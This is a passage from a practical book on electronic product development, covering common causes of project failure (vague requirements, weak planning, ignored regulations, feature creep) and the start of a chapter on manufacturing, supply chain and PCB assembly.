There are tactics that are helpful for discovering what the world's non-techies want, but they're not as simple as one might think, which leads to our next sin...

DEADLY SIN #3: ASSUMING THAT *USERS* KNOW WHAT THEY WANT IN A PRODUCT

Well, if we techies don't know what typical users want, surely we can just ask them what they want – *they* should know, right? Sadly, it turns out

that users often don't know what they want – they only know what they *think* they want.

My dad, a retired market researcher, says in his First Law of Market Research: "*If you ask consumers what they want, you'll get an answer. That answer may be right or it may be wrong, you'd better find that out!*"

I never understood dad's First Law until I started developing products, when I found that it's entirely possible to deliver what customers have asked for without satisfying their needs. This leads to nifty conversations like this:

"I can't use this!"

"But it meets all of the requirements we agreed to!"

"But now that I'm actually using it I'm finding that it doesn't really get the job done."

Very frustrating and disappointing to everyone involved!

It turns out that what potential users see in their minds' eyes when envisioning a new product might be very different than their reality once a product is in their hands. Finding out what users really want is largely a function of letting them try things out (features, prototypes, etc.) and seeing if they're happy; it follows that we should start giving them things to try as early as possible instead of waiting until the end and praying that our assumptions (or theirs) were correct.

The Vice of Fuzziness

Fuzziness, or lack of specificity in planning a product and its development effort, is a major source of project failure. There are two big challenges introduced by fuzziness:

1. Stakeholders have differing expectations as to what will be developed.
2. It's rather difficult (OK, fairly impossible) to estimate the resources and time needed to complete development if we don't know the product's details, at least to some degree.

There are three deadly sins that fall under fuzziness:

1. Not having detailed requirements
2. Not having a detailed project plan
3. Not knowing who's responsible for accomplishing what during development

Let's examine each of these in a little detail.

DEADLY SIN #4: LACK OF COMPREHENSIVE REQUIREMENTS

Product requirements are how we communicate our understanding of what a product will be. They ensure that all stakeholders have the same understanding of a product's important attributes. When creating product requirements, we must work to capture everything that's important to us and our customers – otherwise, the results may be different from what we wanted.

Here's an example of the kind of thing that happens often: Marketing writes requirements along the lines of:

- The product shall have four wheels
- The product shall have a motor
- The product shall be steerable
- The product shall have an engine
- The product's engine shall use gasoline
- The product shall be legally operable on all roads in the US, and in countries A, B, and C.
- The product shall be attractive.

Being practical sorts who are attracted to quirky designs, the designers/developers go off and build something that they believe will efficiently meet these requirements. Unfortunately, Marketing had a somewhat different product in mind; the difference in the visions of these two groups is captured in Figure 1-3.

FIGURE 1-3. What Marketing wanted vs. the interpretation by designers/developers (photos courtesy of Wikimedia Commons)

Great inter-departmental entertainment ensues, rarely with a happy ending.

While the auto example above is obviously an exaggeration, it underscores the basic issue: requirements are how we make sure that everyone's on the same page with regard to what's being produced. We must be careful to include everything that's important to us, or we'll end up with (usually unwelcome) surprises. In this car example, some additional requirements from Marketing would have helped create a better outcome, for example "*greater than 80% of Target Market shall agree that the adjective 'sexy' applies to the product's design*".

In addition to stakeholders being surprised/disappointed with the final product, a lack of comprehensive requirements also guarantees feature creep, another deadly sin (covered later), since we won't have all the features defined before we develop our product – if we decide on and implement features as we develop, there can be a lot of re-engineering of interdependent systems to accommodate our newly-discovered needs.

DEADLY SIN #5: LACK OF A GOOD PROJECT PLAN

Project plans! I can hear your groans as I write this.

For most of us, creating a project plan is as much fun as filling out a tax return, and following them as enjoyable as getting a root canal.

Adding insult to injury, product plans are also inevitably inaccurate at laying out how we'll proceed on a project: things rarely go according to plan for very long. Even on projects that are relatively straightforward, stuff happens, and early assumptions turn out to be wrong. Key people leave the project temporarily or for good. A component vendor decides to withdraw from the US market. Designs turn out to be way trickier than anticipated. Management suddenly decides the product's needed three months earlier. And so forth.

Project plans are painful and inaccurate. So why bother?

General Dwight Eisenhower got it right: "*Plans are worthless, but planning is everything*". While specific plans are inevitably broken by the end of the first week of work, spending substantial time and effort in the planning process is indispensable. I find project planning to be as un-fun as anyone does, yet I'm very uncomfortable working on projects of any significant size without a very-detailed project plan, usually with hundreds of defined tasks, including resources (who, what), person-hours (how long), costs, and dependencies assigned to each line item. While I absolutely

know that much of the plan will turn out to be wrong, having a detailed plan at least gives me a prayer of being in the right ballpark for estimates of time and effort, and tracking progress (are things going faster or slower than we thought?)

Creating a detailed project plan forces us to think through issues that are easy to miss when we're planning by taking a rough stab. It helps us to remember important details we'd otherwise forget about ("*Oh yeah, we should add a week for preliminary FCC certification testing and subsequent design tweaks before final prototype build*"), and to understand dependencies (*"Looking at the plan, it seems we have a problem! It'll take ten weeks to have molds made which pushes production until way after the trade show where Marketing wants to announce we're on sale! We'd better figure out how to get the molds made in a shorter time, or how to be ready to start making the molds earlier."*)

Oh that's why it took so long!

Ever notice that most projects take twice as long and cost twice as much as projected? As compared to quick guesstimates, I've found that detailed initial project plans end up showing that projects will cost twice as much, and take twice as long – and are much closer to being accurate.

DEADLY SIN #6: NOT ASSIGNING RESPONSIBILITY

Simply creating a task on a project plan with a due date and a budget doesn't ensure that the task actually gets done by its due date and within budget. One common problem is that when the time comes to start a task, we find that a detail's been missed in the project plan which prevents work from starting on time, and we now have a surprise that impacts budget and timeline. Then once a task begins, there can be confusion around who gets what part done, and how multiple parts come together.

Adding an owner to each task greatly increases the odds of success. The task owner is not necessarily the person who accomplishes the task, but rather is responsible for timeline, budget, communications, and making sure the thing gets done. This helps in a couple of ways:

First, it guards against gaps in the project plan. One of the ubiquitous imperfections in project plans is simply missing some tasks and details – there's a task that needs to get done but we forgot to add it to the project plan. Throughout the project, each task's owner can (and should) keep an

eye on that task's prerequisites to make sure that everything's falling into place for things to happen according to schedule and budget. Any issues discovered that could affect either schedule or budget should be communicated and worked out, and the project plan updated as necessary.

Second, there's no confusion over who will make sure that a task gets completed - no "*Wait... I thought you were going to take care of that!*"

For example, when performing testing to gain FCC certification, it's necessary (or at least extremely useful) to have a special test software application running in our product that sequences the hardware into different states, one by one, so the radio frequency (RF) emissions in each state can be measured with little or no futzing around with the product. The task to create this test application is easy to forget about, and is sometimes missing from the initial project plan. If we forget about the test app until we show up to our testing appointment, we might not be able to complete testing in time and the project will slip a few days while an app gets slapped together.

By contrast, if someone owns the FCC testing task, there's a good opportunity to avoid the slip. For example, if Sue knows that she's responsible for that task, she can call the test house months ahead of the scheduled testing, and ask what she needs to do to ensure that testing starts on the right date and proceeds smoothly. Among other things, the test house will tell her that they want a test app. "*Aha! We forgot that on the project plan!*" Sue tells the project manager, and the task is added, resources assigned, and the project plan updated.

The Vice of Cluelessness

The vice of cluelessness covers those things we have no inkling of. Since we don't even know what to worry about, we're in a state of blissful unawareness until we smack into a problem late in the game, sometimes even after product release, that can require product changes.

A great mitigation for cluelessness is to rely on people with experience in the technical and non-technical areas that our product touches, either as employees or advisors. They've walked the walk, and know where the potholes are located.

Another mitigation is to read this book: one of primary my goals in writing it is to flag issues that tend to blindside product development efforts.

Of course, there are all manner of things that we can potentially not know about. But there's one area that tends to cause the most trouble, which I'll touch on next: keeping governments happy.

DEADLY SIN 7: NOT ADDRESSING REGULATIONS

The classic and common example of getting stung by cluelessness is smacking into government regulations after design is complete – for instance, finding out that Customs is holding up shipments to Europe because our product doesn't meet relevant EU requirements, or merely because our CE mark labeling isn't being displayed correctly.

Generally speaking, for most products sold in significant quantity, there are really two basic classes of requirements that our product must address. There are the "standard" requirements based on business needs – these are driven by what customers want (e.g., functionality, size, color), and by what our business wants (e.g, profitability, design language consistent with other devices we sell)

There's also a second class of requirements that are imposed upon us by external parties such as governments and sometimes others such as insurers, as regulations, standards and certifications. This second class of requirements, which we'll call *imposed requirements*, generally addresses product safety, but can also address product performance (e.g., a measuring cup sold in Europe may need to prove it achieves a certain level of accuracy.)

These imposed requirements are easily missed during product development as many people aren't even aware they exist. And even if we're generally aware they exist, it can be a challenge to find the ones that apply to our specific product: different governments have different regulations, different parts of the government have different regulations (hopefully not conflicting ones!). In some industries, products have standards effectively imposed on them by insurers and other groups and these standards might require some research to identify.

Because unawareness of imposed requirements is so pervasive, and navigating them is not a trivial undertaking, this area gets a chapter of its own later on. But for now, some examples of common imposed requirements include:

- FCC (Federal Communications Commission) regulations that must be met by virtually all electronic devices marketed in the US. In fact, most electronic devices must be tested and certified by a third-party

lab prior to being sold in the US. Other countries have similar regulations.

- UL (Underwriter's Laboratory) marking. Underwriter's Laboratories is an independent body that tests all sorts of devices to see if they are safe. Many devices that pose potential safety issues carry a UL Mark), earned by having UL test the product and the factory according to specific standards to ensure product is safe for consumers. UL listing is quasi-voluntary – no law requires it, but some laws may be satisfied by it, and certain customers and insurers might require it.
- CE (Conformité Européenne) marking. CE marking indicates that a product conforms to all relevant EU (European Union) regulations. Different types of products must conform to different sets of regulations. By law, the vast majority of products sold within the EU must have CE marking.

Figure 1-4 shows the product labeling associated with these three imposed requirements. Note, however, that most imposed requirements do not have associated product markings.




FIGURE 1-4. FCC, UL and CE marks

Vice of Perfectionism

Beyond the normal impulse that each of us has to do our job well, product development adds an extra incentive that pushes towards perfectionism: our work will be judged by many people, perhaps even millions in the case of successful consumer products. There's the opportunity for much glory and wealth if we get it right, and conversely much embarrassment and the loss of money if our product disappoints.

High stakes, which can lead to mistakes. Let's take a look at some things that can go wrong when we become too obsessed with making the perfect product.

DEADLY SIN #8: THE SIN OF NEW-FEATURE-ITIS

New-feature-itis is the natural inclination to add cool new features as a project progresses. Obviously, this behavior directly violates the Fundamental Principle of Product Development, but this particular flavor of violation is worth reviewing because it illustrates some of the specific penalties we might pay.

"*Hey! Wouldn't it be cool if the product had [fill in cool feature here]?*" is probably the most critical – and most dangerous – exclamation in product development. Whether it's a positive or a negative lies in how and when it's spoken.

At the very beginning of a product development effort, during requirements definition, "*Wouldn't it be cool if...*" is our best friend. At this stage, we're trying to get as many cool ideas out on the table as we can. This is the time when we should talk to prospective users, research similar products, and perform other activities to develop a list of as many potential features as possible. Once we have this list, we'll ruthlessly cut it down to a "final" set of features (i.e. requirements) based on the value that each feature adds to the product vs. the cost/risk of implementing that feature.

Once the requirements are locked down, we can create pretty good estimates for development timeline and budget, and get going with the fun part of development: making stuff.

As we know, adding new features once the requirements are locked down will obviously introduce additional time and cost to development. But beyond the obvious cost of "*that's a cool idea, I can add that to the firmware in a week*" (which often turns into several months), adding features can (and will) cause additional work in ways that aren't always obvious:

- New features can inadvertently break other features.
- New features often require changes to basic architecture, changes that can be kludgy because the new feature was not at all anticipated in the original architecture. As patches are added to support new functionality, the architecture can become brittle and easier to break.
- Test effort usually increases exponentially with the number of features that a product supports due to interrelationships between features. Adding a few little features might result in a lot of extra testing.

All told, feature creep is a major contributor to delays and cost overruns.

Steve Jobs had a great quote that applies:

"People think focus means saying yes to the thing you've got to focus on. But that's not what it means at all. It means saying no to the hundred other good ideas that there are. You have to pick carefully. I'm actually as proud of the things we haven't done as the things I have done. Innovation is saying no to 1,000 things."

It's best to pick a limited feature set at the start of a project, be skeptical about adding new features during development, and focus on making those few features work really, really well. Compared to implementing more features with less polish per feature, we'll get to market faster and cheaper, and most customers will like our product more.

DEADLY SIN #9: NOT KNOWING WHEN TO QUIT POLISHING

The longer we polish a stone, the smoother it will become. There comes a time when we should declare that the stone is smooth enough, and move on.

Similarly, we can always make products more polished; it just takes more time and effort. There are always workflows that are a bit awkward, screen layouts that look a bit off, ways to squeeze another few minutes of battery life if we just tweak things a bit, and so forth.

But while we're spending that time and effort, other things are happening. End users are being deprived of a product that could be improving their lives, even if that product could be made a little better with a little more time. Budgets are being depleted, and revenues are not being generated. Competitors may be releasing products that will grab market share. Time is rarely our friend here.

So there comes a time when the product isn't perfect – it never is – but it's ready to release.

Those thoughts about how we can do things better? As long as our product sells well, we'll use those thoughts to make our next-generation product even better for our customers. In the case of software, there can be an opportunity to issue updates to product already in the field.

That's not to say that we should release crummy products as soon as possible, at least not to regular paying customers - a crummy product may help as a stopgap in the short term, but it can also unacceptably damage our reputation or brand in the process. Finding the line between *good enough to ship* and *this might embarrass us* is rarely a trivial task; if it

doesn't evoke some passion, anguish, and argument among the folks making this decision, then they're probably not doing it right.

A little joke

Two guys are camping in the African savanna when they spy a lion charging towards them from a distance. Frantically, one of the guys starts taking off his hiking boots and putting on his running shoes.

Surprised, the other man says "What are you thinking, you can't outrun a lion!!!"

"I don't have to outrun the lion," said the man lacing up his running shoes, "I just have to outrun you."

(Similarly, let's remember that we don't have to build the perfect product: just one that's good, and that's more attractive to customers than the alternatives.)

The Vice of Hubris

This vice has to do with believing that things will go according to plan.

It's easy (and important) to be confident at the start of the project. We have a detailed project plan in hand that looks reasonable and has been reviewed by a number of smart people, what can go wrong?

Here's my promise to you: We'll find out what can go wrong once development begins. Boy, will we find out. Any bubble of pride that we hold for our ideas and project plans at the start of a project will be punctured quickly once "real" design/development commences. We will fail early, we will fail often, and the measure of a successful effort lies largely in how failures are dealt with.

DEADLY SIN #10: NOT PLANNING TO FAIL

In Deadly Sin #5 I argued the importance of a creating a detailed project plan. Compared to gut feel and rough guesses, a detailed project plan at the start of development is a much better predictor of what our effort will look like. But even a carefully-crafted detailed project plan will be wrong, and it will be optimistic, and this should be accommodated realistically.

We must plan to fail.

Since we're planning to deal with surprises, and since surprises are – by definition – unknown, it's impossible to know for sure how much effort they'll take to mitigate. In my experience, even detailed timelines and budgets prepared by highly-experienced people should be padded by 20%-30 to account for the inevitable bad surprises. If the folks preparing the initial project plan are not very experienced, or there are seriously-new

technologies involved, it's easy for a project to end up 100% or more over budget.

Unfortunately, padding a project plan and budget is often easier said than done, particularly when presenting estimates to inexperienced managers: "*You want to add 25% for I-don't-know-what?*" In these instances, it's good to have a list of significant project risks at hand to demonstrate why we should plan for the unknown – the list will probably not be short, and reviewing the specific concerns is usually more persuasive than padding with a percentage that seems to be pulled out of thin air.

The Vice of Ego

This vice is about holding customer desires beneath than our own. Other than "labors of love", successful products, and successful product development efforts, are about what *customers* want. It's not about what we personally want. Doing work in large amounts that we don't enjoy is no good, of course, so the trick is to bring together people who'll enjoy playing the roles that are needed to maximize customer satisfaction. Let's look at a common tradeoff that's often made badly when *what we enjoy* competes with *what's best for the product*.

DEADLY SIN #11: DEVELOPING TECHNOLOGY RATHER THAN DEVELOPING PRODUCTS

Most technologists, particularly product developers, love to create new stuff. We tend to think of our jobs in terms of developing new technology. But developing *technology* and developing *products* are different things (although they certainly overlap). In particular, when developing products, developing technology is largely optional. We can choose to create technology for our product, or in many cases we can choose to integrate existing technologies. If the product can be developed quicker/cheaper/better by integrating existing technology (and it usually can be), then that's the way to go.

Think, for a moment, about Apple and Microsoft, two companies that have been extraordinarily successful at developing products. It could be argued that neither has developed revolutionary technology, they've only developed revolutionary products. Both Apple and Microsoft snagged from Xerox the concept of an operating system which uses windows and a mouse. Apple's current operating systems, Mac OS X and iOS, are both based on the open-source FreeBSD. MS Windows originally ran on top of

MS-DOS, which was originally QDOS licensed from Seattle Computer Products. Excel and Word started as knockoffs of Lotus 1-2-3 and WordPerfect, respectively, to a greater or lesser degree. Apple's vaunted Siri was originally actually purchased from Siri, Inc. And so on.

Certainly, both Apple and Microsoft have plenty of resources to create new technology from scratch, and I'm sure they were tempted to do so in all the cases above. What made Microsoft and Apple so successful, in large part, is that they focused on meeting the needs of their customers, rather than on developing technology. They're quite content to purchase or otherwise adopt existing technologies if that's what will do the best job of getting great solutions to their customers.

To develop great products with reasonable effort, it's important to adopt the Apple/Microsoft mindset: *"What's best for our customers?"* And this mindset isn't unique to these two companies - it's ubiquitous across very-successful companies that develop new products.

Final Thoughts

As mentioned in the preface, only 1 in 20 new consumer products are a success. This chapter's been a rogue's gallery of some of the major gotchas which, in my experience, can reliably turn fantastic product concepts into a member of the failed 19-of-20.

The first step in winning the fight is to recognize the enemy, and hopefully this chapter has served in this capacity. If you're new to product development, perhaps it's also served as an introduction to some of the higher-level issues that we face: product development is about great hardware and software, of course, but creating this hardware and software requires a good bit of planning, psychology, communications, compliance with regulations, and a host of details that we need to get right.

Of course, just knowing what can go wrong isn't enough: we also need to know how to avoid, fix, or at least mitigate the problems that can arise, which is the goal of most of the rest of this book. In future chapters we'll be getting pointed and practical about charting the best way through the icebergs, so that our product has a much better shot at being one of the 1-in-20 product development successes.

Resources

This chapter's been about fundamental truths and common ways to fail. Here are a few books on that theme that have been helpful to me, perhaps they'll be useful to you as well:

- *The Lean Startup: How Today's Entrepreneurs Use Continuous Innovation to Create Radically Successful Businesses by Eric Ries*. The premise here is that we never quite know what will work when developing new products, so it's best to fail early and often, learning from each iteration of failure (and success) to move in a better direction.
- *The Mythical Man Month: Essays on Software Engineering by Frederick P. Brooks*. A classic book published in 1975 but no less relevant today, it covers many of the basic truths of software development, most famously Brooks' Law: *Adding manpower to a late software project makes it later*.
- *Systemantics: How Systems Work and Especially How They Fail*. Great tongue-in-cheek coverage of what goes wrong when working with large systems, be they machinery or people. Older and out of print, but can be picked up used on Amazon for short money.

CHAPTER 2

How Products Are Manufactured

Back in the 1980s, a family friend went to work as an engineer at a major American auto maker. Her first assignment was to fix a little problem: an engine part had been designed so that it fit properly in the engine once it was in its correct place. But, unfortunately, there was no way to get the part *into* its correct place during the manufacturing process. So the engine couldn't be built in the factory.

Oops.

It's easy to chalk off this misfire to the general shoddiness that pervaded the American auto industry during those days – and, in fact, I'd wager that this kind of thing rarely happens at auto companies today, thanks to better CAD tools, rapid prototyping, and smarter processes. But variants of "*we can't actually build this*" do happen all of the time in product development, and the resulting redesign/redevelopment efforts to address the problems can be costly and frustrating.

This chapter presents an overview of the process typically followed during the factory production of devices that contain electronics and have simple mechanical parts, products like computers, smart phones or wearable sensors. (Products that have more-complex mechanicals, such as cars or heart-assist pumps, will follow processes that are grossly similar but far more complex.)

Not knowing (or paying too little attention to) the manufacturing process is one of the most important root causes of potholes in product development, often resulting in products being developed that:

- are unbuildable, or which cost more to build than they should because excessive effort (time) is needed

- have reduced reliability (e.g., from cables that tend to not get inserted all of the way then fall out with use, PC board features that trap contaminants, etc.)
- require redesign soon after launch when components become difficult or impossible to obtain

These problems are largely avoidable by practicing *design for manufacturability*, and *design for assembly*, DFM/DFA for short, which I'll cover in a little more depth throughout this book. Successful DFM/DFA, in turn, mandates that product designers/developers have an understanding of how products are manufactured, and that they work together with their manufacturer(s) during development

Manufacturing Overview

Prototypes tend to get assembled via a chaotic process, particularly early in the development cycle. By contrast, products are manufactured via a series of discrete and well-identified steps.

Gaining an understanding of manufacturing is largely a matter of understanding the different steps involved. As a baseline, let's start by walking through the process that would be followed (more or less) for medium production volumes, say, 1,000-10,000 units per year. After our walkthrough I'll describe how things might change when manufacturing in higher and lower volumes.

Figure 2-1 shows a schematic overview of the process:





FIGURE 2-1. Typical Manufacturing Process Steps

Note that builds are usually done in batches; for example, if building a batch of 100 units, 100 units would go through step 1, then the 100 would go through step 2, etc.

Now let's review each of these manufacturing steps in a tiny bit of detail. So you won't have to keep flipping back to Figure 2-1 to see where we are in the process, we'll reproduce the process diagram for each step, highlighting the current step.

Supply Chain



When we think of factories, we think of *building stuff*. But it turns out that the most challenging part of manufacturing is usually not the building part: rather, it's getting all of the needed parts into one place, at the right moment, so that the building can happen. That part is known as Supply Chain.

We product designers/developers tend to think of Supply Chain as simply *the people who order parts*, but obtaining components is actually much, much more challenging than most of us realize. A typical product consists of hundreds or perhaps thousands of components, which all must come together at the right instant for a unit to be built. If even one sub-penny resistor is missing, production typically won't happen.

Not only does everything need to show up on time, it all needs to be obtained as economically as possible. In theory it's just about finding a good price and placing an order, but reality is a lot more complex. Here are some of the challenges faced by supply chain staff:

- Components come from multiple vendors – often dozens of vendors supply parts for a single product.
- Components normally constitute the largest cost of building a product, so buyers need to negotiate good pricing – or else the product will cost significantly more than necessary.
- Components can suddenly become unavailable from a source (e.g. a distributor sells its entire inventory to a large customer, an earthquake damages a vendor's factory, ...), and alternative sources must be found quickly or production pauses.
- Components can go obsolete. Supply chain needs to manage the process of identifying and qualifying alternative sources of identical parts, and/or work with engineering folks on a redesign to accommodate a new part.
- Components have different lead times (the time it takes to receive them once they've been ordered). Common components are available next-day, or even same-day, while some items like custom LCDs may take months. And if the LCDs show up with a defect? It can take months to get replacements without the defect.
- Ensuring that parts are genuine. Counterfeit parts exist, and can compromise safety and reliability. Finding out that a shipping product contains counterfeit parts can lead to a recall and other misery.

Life would actually be pretty easy if, at the start of the project, we could order all of the parts we'd ever need to build all the units we'll ever build, put these parts in inventory, and then draw down that inventory as we built units. We'd never have an interruption in our supply, because all components would always be on hand. The problem is that *inventory* is a bad word among financial and management types: inventory's usually been paid for (or at least we owe money for it), but inventory won't generate revenue until it's built into something. So it represents money that's just sitting on a shelf, being unproductive and taking up space. In an ideal financial/managerial world, parts would show up at the loading dock the day they're used and never need to sit in inventory for more than a few hours.

In the real world, inventory is a complex juggling act – perhaps only a few days' worth of inventory is kept on hand for parts that are easily available and/or at low risk of having deliveries interrupted, while larger sup-

plies are kept of components that are less common, or are otherwise at higher risk of having their supply interrupted. Supply chain folks can work out various deals with vendors to ensure we have parts to build with while maximizing financial health.

Once the supply chain is worked out and we have parts in hand, the building can begin.

Building Circuits: PCB Assembly

Electronics lie at the physical heart of the kinds of products we'll be covering in this book. Since they're so important, let's review a little nomenclature to put us all on the same page, then we'll delve into some of the details of how electronic assemblies are built.

Electronic circuits are built by soldering components to a *printed circuit board* (a.k.a *PC board* or *PCB*). Once components are soldered to the PCB, the assembly is sometimes referred to as a *PC board assembly* (*PCBA*) or less commonly a *printed circuit assembly* (*PCA*). Figure 1-2 shows a PCB, and the PCBA created by soldering components to that PCB.




FIGURE 2-2. Bare and assembled printed circuit board (PCB and PCBA) (credit: Pyramid Technical Consultants)

Confusingly, sometimes PCB is also used to refer to a PCBA. The context in which it's used should make it obvious as to whether PCB is referring to the unpopulated board or built assembly. In this book, PCB will always refer to a bare board, while PCBA will always be used for an assembled board. But in real life, it's always good to ask for clarification if an acronym's usage is not totally obvious.

PCBs are custom components ordered from specialized vendors, manufactured based on CAD files supplied by the product developer. The

process of assembling electronics components onto these boards is called, boringly enough, *PCB assembly*. The name of this task may be boring, but the actual assembly can be anything but boring if we're unlucky.

The object of PCB assembly is to make sure that:

- All parts are in the correct place, and in the correct orientation.
- All component pins are soundly soldered to the correct pads on the PCB.
- There's no extra solder that can cause trouble, say, by shorting things out (connecting together component pins or other conductors that are not supposed to be connected).
- There's no extra anything else, such as solvents or flux used in manufacturing, which can cause trouble by conducting current where there shouldn't be any, generating corrosion, and so forth.

For all but the smallest quantities, PCB assembly is almost entirely automated. Boards and components go into one end of an assembly line, and finished boards come out of the other end with a minimum of human intervention.

The first step in the assembly process is to apply solder paste to the PCB.

PCB ASSEMBLY: SOLDER PASTE APPLICATION




FIGURE 2-3.

Solder is a metal alloy that's used to electrically and mechanically connect metal parts together - in particular, it's used to form sturdy,

highly-conductive bonds between component pins and metal pads on the PCB. *Solder paste* is a goopy mix of ultrafine powdered solder mixed with liquid *flux*, the flux's job being to clean any corrosion or contamination from the metal surfaces so that a good solder joint can be made.

The first step in the PCB assembly process is to add the right amount of solder paste to the board in the right spots. This is done using a *solder stencil*, which is custom to each PC board design. The solder stencil is a thin metal sheet with cutouts wherever solder paste should be applied to the board (e.g., on every board pad that will connect to a component lead).

